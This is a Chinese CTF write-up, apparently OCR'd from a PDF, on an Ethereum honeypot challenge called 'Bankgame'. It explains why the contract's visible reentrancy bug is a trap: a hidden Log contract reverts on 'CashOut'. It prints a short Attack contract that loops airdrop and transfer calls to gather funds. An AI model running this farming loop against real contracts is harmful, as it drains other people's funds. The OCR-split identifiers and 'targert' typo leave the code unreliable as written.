
Bankgame

技术学习

1. 本题模拟的是真实钓鱼事件中的蜜罐，首先观察给出的地址，已经给出了合约的代码，合约代码中明显存在着重入漏洞，这表面上看起来是最快速度获取flag的方法了。



2. 明显存在重入漏洞的点在于 msg.sender.call.value：

```
function CashOut(uint _am) public
{
    if(_am<=balances[msg.sender])
    {

        if(msg.sender.call.value(_am)())
        {
            balances[msg.sender]-=_am;
            TransferLog.AddMessage(msg.sender,_am,"CashOut");
        }
    }
}
```

但是这里确实这个题的最关键的所在点，因为这是个假的重入漏洞

3. 蜜罐形成的关键点是在，合约中给出的代码包含两个contract，但是一个地址只能有一个合约，所以eth在验证代码的时候，实际上是依次匹配了每个合约编译完的bytecode和abi，只要有一个满足要求，就会发布成功，所以这里的那个log合约，就变成了关键。
4. 在尝试重入失败之后，可以看到所有的重入都被revert了，那实际上这个revert是log合约代码中写好了，真正的log类大概如下：

```
contract Log
```

```
{
    struct Message
    {
        address Sender;
        string  Data;
        uint Val;
        uint  Time;
    }
    string err = "CashOut";
    Message[] public History;
    Message LastMsg;
    function stringsEqual(string storage _a, string memory _b) internal r
eturns (bool) {
        bytes storage a = bytes(_a);
        bytes memory b = bytes(_b);
        if (a.length != b.length)
            return false;
        for (uint i = 0; i < a.length; i ++)
            if (a[i] != b[i])
                return false;
        return true;
    }
    function AddMessage(address _adr,uint _val,string _data)
    public
    {
        LastMsg.Sender = _adr;
        LastMsg.Time = now;
        LastMsg.Val = _val;
        LastMsg.Data = _data;
        History.push(LastMsg);
        if (stringsEqual(err,_data)){
            revert();
        }
    }
}
```

5. 可以看到，这个log合约是精心构造的，如果在传入某个特殊字符串的时候，就一定会发生revert的，所以重入操作是一定不会成功的，你无法转走一分钱，你的账户也不会减少，不会整数溢出，因此这个题只能通过收集空投来做。
6. 相关攻击代码大致如下：

```
/**
 * The Attack contract
 * Change the 0xxxxx to your address,and run hack() to you have enough mo
ney to getflag
 */
contract Attack {
    P_Bank targert;
    function Attack (address a) {
        targert = a;
```

```
        }
        function hack() {
            for (uint i = 0; i < 50; i ++) {
                target.Ap();
                target.Transfer( 0xxxxxxx,1 ether);
            }
        }
    }
```

调用hack函数，10次，然后你的账户就拥有了足够的钱，调用CaptureTheFlag函数，将邮箱的base64编码传入，即可接收到flag。